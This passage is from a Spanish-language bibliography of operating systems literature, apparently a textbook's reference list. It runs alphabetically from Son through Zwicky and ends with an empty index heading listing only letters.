
SON, S.W., CHEN, G. y KANDEMIR, M.: "A Compiler-Guided Approach for Reducing Disk Power Consumption by Exploiting Disk Access Locality", *proc. Int'l Symp. on Code Generation and Optimization*, IEEE, pp. 256 a 268, 2006.

SPAFFORD, E., HEAPHY, K. y FERBRACHE, D.: *Computer Viruses*, Arlington, VA: ADAPSO: 1989.

STALLINGS, W.: *Operating Systems, 5a. edición*, Upper Saddle River, NJ: Prentice Hall, 2005.

STAN, M.R. y SKADRON, K: "Power-Aware Computing", *Computer*, vol. 36, pp. 35 a 38, diciembre 2003.

STEIN, C.A., HOWARD, J.H. y SELTZER, M.I.: "Unifying File System Protection", *Proc. Annual Tech. Conf.*, USENIX, pp. 79 a 90, 2001.

STEIN, L.: "Stupid File Systems Are Better", *Proc. 10th Workshop on Hot Topics in Operating Systems*, USENIX, p. 5, 2005.

STEINMETZ, R. y NAHRSTEDT, K.: *Multimedia: Computing, Communications and Applications*, Upper Saddle River, NJ: Prentice Hall, 1995.

STEVENS, R.W. y RAGO, S.A.: "Advanced Programming in the UNIX Environment", Reading, MA: Addison-Wesley, 2008.

STICHBURY, J. y JACOBS, M.: *The Accredited Symbian Developer Primer*, Chichester, UK: John Wiley, 2006.

STIEGLER, M., KARP, A.H., YEE, K.-P., CLOSE, T. y MILLER, M.S.: "Polaris, Virus-Safe Computing for Windows XP", *Commun. of the ACM*, col. 49, pp. 83 a 88, septiembre 2006.

STOESS, J., LANG, C. y BELLOSA, F.: "Energy Management for Hypervisor-Based Virtual Machines", *Proc. Annual Tech. Conf.*, USENIX, pp. 1 a 14, 2007.

STOLL, C.: *The Cuckoo's Egg: Tracking a Spy through the Maze of Computer Espionage*, Nueva York: Doubleday, 1989.

STONE, H.S. y BOKHARI, S.H.: "Control of Distributed Processes", *Computer*, vol. 11, pp. 97 a 106, julio 1978.

STORER, M.W., GREENAN, K.M., MILLER, E.L. y VORUGANTI, K.: "POTSHARDS: Secure Long-Term Storage without Encryption", *Proc. Annual Tech. Conf.*, USENIX, pp. 143 a 156, 2007.

SWIFT, M.M., ANNAMALAI, M., BERSHAD, B.N. y LEVY, H.M.: "Recovering Device Drivers", *ACM Trans. On Computer Systems*, vol. 24, pp. 333 a 360, noviembre 2006.

TALLURI, M., HILL, M.D. y KHALIDI, Y.A.: "A New Page Table for 64-Bit Address Spaces", *Proc. 15th Symp. on Operating Systems Prin.*, ACM, pp. 184 a 200, 1995.

TAM, D. AZIMI, R. y STUMM, M.: "Thread Clustering: Sharing-Aware Scheduling", *Proc. Eurosys 2007*, ACM, pp. 47 a 58, 2007.

TAMAI, M., SUN, T., YASUMOTO, K., SHIBATA, N. e ITO, M.: "Energy-Aware Video Streaming with QoS Control for Portable Computing Devices", *Proc. ACM Int'l Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, 2004.

TAN, G., SUN, N. y GAO, G.R.: "A Parallel Dynamic Programming Algorithm on a Multi-Core Architecture", *Proc. 19th ACM Symp. on Parallel Algorithms and Arch.*, ACM, pp. 135 a 144, 2007.

TANENBAUM, A.S.: *Computer Networks, 4a. edición*, Upper Saddle River, NJ: Prentice Hall, 2003.

TANENBAUM, A.S.: *Structured Computer Organization, 5a. edición*, Upper Saddle River, NJ: Prentice Hall, 2006.

TANENBAUM, A.S., HERDER, J.N. y BOS, H.: "File Size Distribution on UNIX Systems: Then and Now", *ACM SIGOPS Operating Systems Rev.*, vol. 40, pp. 100-104, enero 2006.

TANENBAUM, A.S., VAN RENESSE, R., VAN STAVEREN, H., SHARP, G.J., MULLENDER, S.J., JANSEN, J. y VAN ROSSUM, G.: "Experiences with the Amoeba Distributed Operating System", *Commun. of the ACM*, vol. 33, pp. 46 a 43, diciembre de 1990.

TANENBAUM, A.S. y VAN STEEN, M.R.: *Distributed Systems, 2a. edición*, Upper Saddle River, NJ: Prentice Hall, 2006.

TANENBAUM, A.S. y WOODHULL, A.S.: *Operating Systems: Design and Implementation, 3a. edición*, Upper Saddle River, NJ: Prentice Hall, 2006.

TANG, Y. y CHEN, S.: "A Automated Signature-Based Approach against Polymorphic Internet Worms", *IEEE Trans. On Parallel and Distributed Systems,* vol. 18, pp. 879 a 892, julio 2007.

TEORY, T.J.: "Properties of Disk Scheduling Policies in Multiprogrammed Computer Systems", *Proc. AFIPS Fall Joint Computer Conf.*, AFIPS, pp. 1 a 11, 1972.

THIBADEAU, R.: "Trusted Computing for Disk Drives and Other Peripherals", *IEEE Security and Privacy*, vol. 4, pp. 26 a 33, septiembre/octubre 2006.

THOMPSON, K.: "Reflections on Trusting Trust", *Commun. of the ACM*, vol. 27, pp. 761 a 763, agosto 1984.

TOLENTINO, M.E., TURNER, J. y CAMERON, K.W.: "Memory-Miser: A Performance-Constrained Runtime System for Power Scalable Clusters", *Proc. Fourth Int'l Conf. on Computing Frontiers,* ACN, pp. 237 a 246, 2007.

TSAFIR, D., ETSION, Y., FEITELSON, D.G. y KIRKPATRICK, S.: "System Noise, OS Clock Ticks, and Fine-Grained Parallel Applications", *Proc. 19th Annual Int'l Conf. on Supercomputing*, ACM, pp. 303 a 312, 2005.

TUCEK, J., NEWSOME, J., LU, S., HUANG, C., XANTHOS, S., BRUMLEY, D., ZHOU, Y. y SONG, D.: "Sweeper: a Lightweight End-to-End System for Defending Against Fast Worms", *Proc. Eurosys 2007*, ACM, pp. 115 a 128, 2007.

TUCKER, A. y GUPTA, A.: "Process Control and Scheduling Issues for Multiprogrammed Shared-Memory Multiprocessors", *Proc. 12th Symp. on Operating Systems Principles*, ACM, pp. 159 a 166, 1989.

UHLIG, R., NAGLE, D., STANLEY, T., MUDGE, T., SECREST, S. y BROWN, R.: "Design Tradeoffs for Software-Managed TLBs", *ACM Trans. on Computer Systems*, vol. 12, pp. 175 a 205, agosto 1994.

ULUSKI, D., MOFFIE, M. y KAELI, D.: "Characterizing Antivirus Workload Execution", *ACM SIGARCH Computer Arch. News,* vol. 33, pp. 90 a 98, marzo 2005.

VAHALIA, U.: *UNIX Internals—The New Frontiers*, Upper Saddle River, NJ: Prentice Hall, 2007.

VAN DOORN, L., HOMBURG, P. y TANENBAUM, A.S.: "Paramecium: An Extensible Object-Based Kernel", *Proc. Fifth Workshop on Hot Topics in Operating Systems,* USENIX, pp. 86 a 89, 1995.

VAN 'T NOORDENDE, G., BALOGH, A., HOFMAN, R., BRAZIER, F.M.T. y TANENBAUM, A.S.: "A Secure Jailing System for Confining Untrusted Applications", *Proc. Second Int'l Conf. on Security and Cryptography*, INSTICC, pp. 414 a 423, 2007.

VASWANI, R. y ZAHORJAN, J.: "The Implications of Cache Affinity on Processor Scheduling for Multiprogrammed Shared-Memory Multiprocessors", *proc. 13th Symp. on Operating Systems Principles*, ACM, pp. 26 a 40, 1991.

VENKATACHALAM, V. y FRANZ, M.: "Power Reduction Techniques for Microprocessor Systems", *Computing Surveys*, vol. 37, pp. 195 a 237, septiembre 2005.

VILLA, H.: "Liquid Cooling Next Generation Data Center Strategy", *Proc. 2006 ACM/IEEE Conf. on Supercomputing*, ACM, Art. 287, 2006.

VINOSKI, S.: "CORBA: Integrating Diverse Applications within Distributed Heterogeneous Environments", *IEEE Communications Magazine*, vol. 35, pp. 46 a 56, febrero 1997.

VISCAROLA, P.G., MASON, T., CARIDDI, M., RYAN, B. y NOONE, S.: *Introduction to the Windows Driver Foundation Kernel-Mode Framework*, Amherst, NH: OSR Press, 2007.

VOGELS, W.: "File System Usage in Windows NT 4.0", *Proc. 17th Symp. on Operating Systems Principles*, ACM, pp. 93 a 109, 1999.

VON BEHREN, R., CONDIT, J., ZHOU, F., NECULA, G.C. y BREWER, E.: "Capriccio: Scalable Threads for Internet Services", *Proc. 19th Symp. on Operating Systems Principles*, ACM, pp. 268 a 281, 2003.

VON EICIKEN, T., CULLER, D., GOLDSTEIN, S.C., SCHAUSER, K.E.: "Active Messages: A Mechanism for Integrated Communication and Computation", *Proc. 19th Int'l Symp. on Computer Arch.*, ACM, pp. 256 a 266, 1992.

VRABLE, M., MA, J., CHEN, J., MOORE, D., VANDEKIEFT, E., SNOEREN, A.C., VOELKER, G.M. y SAVAGE, S.: "Scalability, Fidelity, and Containment in the Potemkin Virtual Honeyfarm", *Proc. 20th Symp. on Operating Systems Principles*, ACM, pp. 148 a 162, 2005.

WAGNER, D. y DEAN, D.: "Intrusion Detection via Static Analysis", *IEEE Symp. on Security and Privacy*, IEEE, pp. 156 a 165, 2001.

WAGNER, D. y SOTO, P.: "Mimicry Attacks on Host-Based Intrusion Detection Systems", *Proc. Ninth ACM Conf. on Computer and Commun. Security*, ACM, pp. 255 a 264, 2002.

WAHBE, R., LUCCO, S., ANDERSON, T. y GRAHAM, S.: "Efficient Software-Based Fault Isolation", *Proc. 14th Symp. on Operating Systems Principles*, ACM, pp. 203 a 216, 1993.

WALDO, J.: "The Jini Architecture for Network-Centric Computing", *Commun. of the ACM*, vol. 42, pp. 76 a 82, julio 1999.

WALDO, J.: "Alive and Well: Jini Technology Today", *Computer*, vol. 33, pp. 107 a 109, junio 2000.

WALDSPURGER, C.A.: "Memory Resource Management in VMware ESX server", *ACM SIGOPS Operating System Rev.*, vol. 36, pp. 181 a 194, enero 2002.

WALDSPURGER, C.A., y WEIHL, W.E.: "Lottery Scheduling: Flexible Proportional-Share Resource Management", *Proc. First Symp. on Operating System Design and Implementation*, USENIX, pp. 1 a 12, 1994.

WALKER, W. y CRAGON, H.G.: "Interrupt Processing in Concurrent Processors", *Computer*, vol. 28, pp. 36 a 46, junio 1995.

WANG, A., KUENNING, G., REIHER, P. y POPEK, G.: "The Conquest File System: Better Performance through a Disk/Persistent-RAM Hybrid Design", *ACM Trans. On Storage*, vol. 2, pp. 309 a 348, agosto 2006.

WANG, L. y DASGUPTA, P.: "Kernel and Application Integrity Assurance: Ensuring Freedom from Rootkits and Malware in a Computer System", *Proc. 21st Int'l Conf. on Advanced Information Networking and Applications Workshops*, IEEE, pp. 583 a 589, 2007.

WANG, L. y XIAO, Y: "A Survey of Energy-Efficient Scheduling Mechanisms in Sensor Networks", *Mobile Networks and Applications*, vol. 11, pp. 723 a 740, octubre 2006a.

WANG, R.Y., ANDERSON, T.E. y PATTERSON, D.A.: "Virtual Log Based File Systems for a Programmable Disk", *Proc. Third Symp. on Operating Systems Design and Implementation*, USENIX, pp. 29 a 43, 1999.

WANG, X., LI, Z., XU, J., REITER, M.K., KIL, C. y CHOI, J.Y.: "Packet vaccine: Black-Box Exploit Detection and Signature Generation", *Proc. 13th ACM Conf. on Computer and Commun. Security*, ACM, pp. 37 a 46, 2006b.

WEIL, S.A., BRANDT, S.A., MILLER, E.L., LONG, D.D.E. y MALTZAHN, C.: "Ceph: A Scalable, High-Performance Distributed File System", *Proc. Seventh Symp. on Operating System Design and Implementation*, USENIX, pp. 307 a 320, 2006.

WEISER, M., WELCH, B., DEMERS, A. y SHENKER, S.: "Scheduling for Reduced CPU Energy", *Proc. First Symp. on Operating System Design and Implementation*, USENIX, pp. 13 a 23, 1994.

WHEELER, P. y FULP, E.: "A Taxonomy of Parallel Techniques of Intrusion Detection", *Proc. 45th Annual Southeast Regional Conf.*, ACM, pp. 278 a 282, 2007.

WHITAKER, A., COX, R.S., SHAW, M. y GRIBBLE, S.D.: "Rethinking the Design of Virtual Machine Monitors", *Computer*, vol. 38, pp. 57 a 62, mayo 2005.

WHITAKER, A., SHAW, M. y GRIBBLE, S.D.: "Scale and Performance in the Denali Isolation Kernel", *ACM SIGOPS Operating Systems Rev.*, vol. 36, pp. 195 a 209, enero 2002.

WILLIAMS, A., THIES, W. y ERNST, M.D.: "Static Deadlock Detection for Java Libraries", *Proc. European Conf. on Object-Oriented Programming*, Springer, pp. 602 a 629, 2005.

WIRES, J. y FEELEY, M.: "Secure File System Versioning at the Block Level", *Proc. Eurosys 2007*, ACM, pp. 203 a 215, 2007.

WIRTH, N.: "A Plea for Lean Software", *Computer*, vol. 28, pp. 64 a 68, febrero 1995.

Wolf, W.: "The Future of Multiprocessor Systems-on-Chip", *Proc. 41st Annual Conf. on Design Automation*, ACM, pp. 681 a 685, 2004.

WONG, C.K.: *Algorithmic Studies in Mass Storage Systems*, Nueva York: Computer Science Press, 1983.

WRIGHT, C.P., SPILLANE, R., SIVATHANU, G. y ZADOK, E.: "Extending ACID Semantics to the File System", *ACM Trans. on Storage*, vol. 3, Art. 4, junio 2007.

WU., M.-W., HUANG, Y., WANG, Y.-M. y KUO, S.Y.: "A Stateful Approach to Spyware Detection and Removal", *Proc. 12th Pacific Rim Int'l Symp. on Dependable Computing*, IEEE, pp. 173 a 182, 2006.

WULF, W.A., COHEN, E.S., CORWIN, W.M., JONES, A.K., LEVIN, R., PIERSON, C. y POLLACK, F.J.: "HYDRA: The Kernel of a Multiprocessor Operating System", *Commun. of the ACM*, vol. 17, pp. 337 a 345, junio 1974.

YAHAV, I., RASCHID, L. y ANDRADE, H.: "Bid Based Scheduler with Backfilling for a Multiprocessor System", *Proc. Ninth Int'l Conf. on Electronic Commerce*, ACM, pp. 459 a 468, 2007.

YANG, J., TWOHEY, P., ENGLER, D. y MUSUVATHI, M.: "Using Model Checking to Find Serious File System Errors", *ACM Trans. on Computer Systems*, vol. 24, pp. 393 a 423, 2006.

YANG, L. y PENG, L.: "SecCMP: A Secure Chip-Multiprocessor Architecture", *Proc. 1st Workshop on Architectural and System Support for Improving Software Dependability*, ACM, pp. 72 a 76, 2006.

YOON, E.J., RYU, E.-K. y YOO, K.-Y.: "A Secure User Authentication Scheme Using Hash Functions", *ACM SIGOPS Operating Systems Rev.*, vol. 38, pp. 62 a 68, abril 2004.

YOUNG, M., TEVANIAN, A., Jr., RASHID, R., GOLUB, D., EPPINGER, J., CHEW, J., BOLOSKY, W., BLACK, D. y BARON, R.: "The Duality of Memory and Communication in the Implementation of a Multiprocessor Operating System", *Proc. 11th Symp. on Operating Systems Principles*, ACM, pp. 63 a 76, 1987.

YU, H., AGRAWAL, D. y EL ABBADI, A.: "MEMS-Based Storage Architecture for Relational Databases", *VLDB J.*, vol. 16, pp. 251 a 268, abril 2007.

YUAN, W. y NAHRSTEDT, K.: "Energy-Efficient CPU Scheduling for Multimedia Systems", *ACM Trans. on Computer Systems,* ACM, vol. 24, pp. 292 a 331, agosto 2006.

ZACHARY, G.P.: *Showstopper*, Nueva York: Maxwell Macmillan, 1994.

ZAHORJAN, J., LAZOWSKA, E.D. y EAGER, D.L.: "The Effect of Scheduling Discipline on Spin Overhead in Shared Memory Parallel Systems", *IEEE Trans. on Parallel and Distr. Systems*, vol. 2, pp. 180 a 198, abril 1991.

ZAIA, A., BRUNEO, D. y PULIAFITO, A.: "A Scalable Grid-Based Multimedia Server", *Proc. 13th IEEE Int'l Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprises*, IEEE, pp. 337 a 342, 2004.

ZARANDIOON, S. y THOMASIAN, A.: "Optimization of Online Disk Scheduling Algorithms", *ACM SIGMETRICS Performance Evaluation Rev.*, vol. 33, pp. 42 a 46, 2006.

ZEKAUSKAS, M.J., SAWDON, W.A. y BERSHAD, B.N.: "Software Write Detection for a Distributed Shared Memory", *Proc. First Symp. on Operating System Design and Implementation*, USENIX, pp. 87 a 100, 1994.

ZELDOVICH, N., BOYD-WICKIZER, KOHLER, E. y MAZIERES, D.: "Making Information Flow Explicit in HiStar", *Proc. Sixth Symp. on Operating Systems Design and Implementation*, USENIX, pp. 263 a 278, 2006.

ZHANG, L., PARKER, M. y CARTER, J.: "Efficient Address Remapping in Distributed Shared-Memory Systems", *ACM Trans. on Arch. and Code Optimization*, vol. 3, pp. 209 a 229, junio 2006.

ZHANG, Z. y GHOSE, K.: “HFS: A Hybrid File System Prototype for Improving Small File and Metadata Performance”, *Proc. Eurosys 2007*, ACM, pp. 175 a 187, 2007.

ZHOU, Y. y LEE, E.A.: “A Causality Interface for Deadlock Analysis in Dataflow”, *Proc. 6th Int’l Conf. on Embedded Software*, ACM/IEEE, pp. 44 a 52, 2006.

ZHOU, Y. y PHILBIN, J.F.: “The Multi-Queue Replacement Algorithm for Second Level Buffer Caches”, *Proc. Annual Tech. Conf.*, USENIX, pp. 91 a 104, 2001.

ZOBEL, D.: “The Deadlock Problem: A Classifying Bibliography”, *ACM SIGOPS Operating Systems Rev.*, vol. 17, pp. 6 a 16, octubre 1983.

ZUBERI, K.M., PILLAI, P. y SHIN, K.G.: “EMERALDS: A Small-Memory Real-Time Microkernel”, *Proc. 17th Symp. on Operating Systems Principles*, ACM, pp. 277 a 299, 1999.

ZWICKY, E.D.: “Torture-Testing Backup and Archive Programs: Things You Ought to Know But Probably Would Rather Not”, *Proc. Fifth Conf. on Large Installation Systems Admin*, USENIX, pp. 181 a 190, 1991.

ÍNDICE

A

B

C

D

E

F

G

H

I

J

K

L

M

Q

R

S

T

U

V

W

X

Z